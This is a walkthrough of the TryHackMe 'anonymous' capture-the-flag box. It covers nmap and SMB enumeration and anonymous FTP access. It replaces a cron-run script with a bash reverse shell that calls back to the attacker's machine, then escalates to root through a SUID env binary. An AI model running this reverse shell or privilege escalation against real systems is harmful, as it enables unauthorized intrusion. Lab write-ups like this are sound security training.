This documents a solution to the challenge from tryhackme.

Enumeration

nmap

The first step was to run nmap to see what ports and services were open.

```
┌──(root㉿kali)-[~/Documents/anonymous]
└─# nmap -sV -sC -oA nmap 10.10.247.251
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-31 16:59 UTC
Nmap scan report for ip-10-10-247-251.eu-west-1.compute.internal
(10.10.247.251)
Host is up (0.0075s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE:
writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.97.162
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 8bca21621c2b23fa6bc61fa813fe1c68 (RSA)
|   256 9589a412e2e6ab905d4519ff415f74ce (ECDSA)
|_  256 e12a96a4ea8f688fcc74b8f0287270cd (ED25519)
```

```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:5B:8F:1A:74:35 (Unknown)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC:
000000000000 (Xerox)
| smb2-time:
|   date: 2023-08-31T16:59:46
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|_  System time: 2023-08-31T16:59:46+00:00

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.81 seconds
```

ftp

The ftp server was accessible with an anonymous login as nmap had reported. From the server, I was able to obtain 3 files:

- clean.sh

```
#!/bin/bash

tmp_files=0
```

```
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >>
/var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >>
/var/ftp/scripts/removed_files.log;done
fi
```

- removed_files.log

```
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
```

```
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
```

- to_do.txt

```
I really need to disable the anonymous login...it's really not safe
```

Files could also be uploaded using the 'put' command, and files could be overwritten. For example, nothing stops a user from uploading a file called to_do.txt, which will replace the file.

ssh

The server is running OpenSSH 7.6p1 which is vulnerable to an exploit that allows an attacker to enumerate users. I attempted to use a metasploit module against the service

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

with a large username list, but there are no hits.

netbios

```
┌──(root㉿kali)-[~/Documents/anonymous/loot]
└─# nmblookup -A 10.10.247.251
Looking up status of 10.10.247.251
        ANONYMOUS       <00> -         B <ACTIVE>
        ANONYMOUS       <03> -         B <ACTIVE>
        ANONYMOUS       <20> -         B <ACTIVE>
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>
        WORKGROUP       <00> - <GROUP> B <ACTIVE>
        WORKGROUP       <1d> -         B <ACTIVE>
```

```
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>

        MAC Address = 00-00-00-00-00-00
```

```
┌──(root㉿kali)-[~/Documents/anonymous/loot]
└─# nbtscan 10.10.247.251
Doing NBT name scan for addresses from 10.10.247.251

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
--
10.10.247.251    ANONYMOUS        <server>  ANONYMOUS
00:00:00:00:00:00

┌──(root㉿kali)-[~/Documents/anonymous/loot]
```

```
┌──(root㉿kali)-[~/Documents/anonymous/loot]
└─# smbclient -L 10.10.247.251
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        pics            Disk      My SMB Share Directory for Pics
        IPC$            IPC       IPC Service (anonymous server (Samba,
Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            ANONYMOUS
```


```
┌──(root㉿kali)-[~/Documents/anonymous/loot]
└─# smbclient //10.10.247.251/pics
```

```
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun May 17 11:11:34 2020
  ..                                  D        0  Thu May 14 01:59:10 2020
  corgo2.jpg                          N    42663  Tue May 12 00:43:42 2020
  puppos.jpeg                         N   265188  Tue May 12 00:43:42 2020

                20508240 blocks of size 1024. 13290420 blocks available
```

The share does not allow file uploads.

The files are cute pictures of dogs. The EXIF data tells us that one of them is a stock photo.


ImageMagick: corgo2.jpg



ImageMagick: puppos.jpeg

Using stegseek I ran both of the images against rockyou.txt, but with no result. It seemed like there was no steganography used here.

Access

Looking at the ftp server, it seems like the file clean.sh is running automatically as a cronjob. Since files can be overwritten in ftp, clean.sh can be replaced with a shell.

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.97.162/4242 0>&1
```



After a somewhat long wait, a connection appeared in the listener, and thus access has been granted.

Escalation

To escalate to root, further information about the system must be gained.

```
namelessone@anonymous:~$ ls -la
total 60
drwxr-xr-x 6 namelessone namelessone 4096 May 14  2020 .
drwxr-xr-x 3 root        root        4096 May 11  2020 ..
lrwxrwxrwx 1 root        root           9 May 11  2020 .bash_history ->
/dev/null
-rw-r--r-- 1 namelessone namelessone  220 Apr  4  2018 .bash_logout
```

```
-rw-r--r-- 1 namelessone namelessone 3771 Apr  4  2018 .bashrc
drwx------ 2 namelessone namelessone 4096 May 11  2020 .cache
drwx------ 3 namelessone namelessone 4096 May 11  2020 .gnupg
-rw------- 1 namelessone namelessone   36 May 12  2020 .lesshst
drwxrwxr-x 3 namelessone namelessone 4096 May 12  2020 .local
drwxr-xr-x 2 namelessone namelessone 4096 May 17  2020 pics
-rw-r--r-- 1 namelessone namelessone  807 Apr  4  2018 .profile
-rw-rw-r-- 1 namelessone namelessone   66 May 12  2020 .selected_editor
-rw-r--r-- 1 namelessone namelessone    0 May 12  2020
.sudo_as_admin_successful
-rw-r--r-- 1 namelessone namelessone   33 May 11  2020 user.txt
-rw------- 1 namelessone namelessone 7994 May 12  2020 .viminfo
-rw-rw-r-- 1 namelessone namelessone  215 May 13  2020 .wget-hsts
namelessone@anonymous:~$
```

```
namelessone@anonymous:~$ cat .lesshst
.less-history-file:
.shell
"/bin/sh
```

Not seeing anything obvious in the user directory, we attempt to find an abnormal file with the SUID bit.

```
namelessone@anonymous:/$ find / -perm -4000 2>/dev/null
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
```

```
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
/bin/umount
/bin/fusermount
/bin/ping
/bin/mount
/bin/su
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/pkexec
```

env doesn't normally have SUID set, and according to gtfobins, it can be exploited as follows.

```
namelessone@anonymous:/$ env /bin/sh -p
# id
uid=1000(namelessone) gid=1000(namelessone) euid=0(root)
groups=1000(namelessone),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(l
xd)
```

The root shell we get access to is extremely unstable. It can't actually delete characters, but attempts to stabilize it caused me to drop privileges. There is probably a solution but I there's no need to find it.

We have root, and the box has been pwned!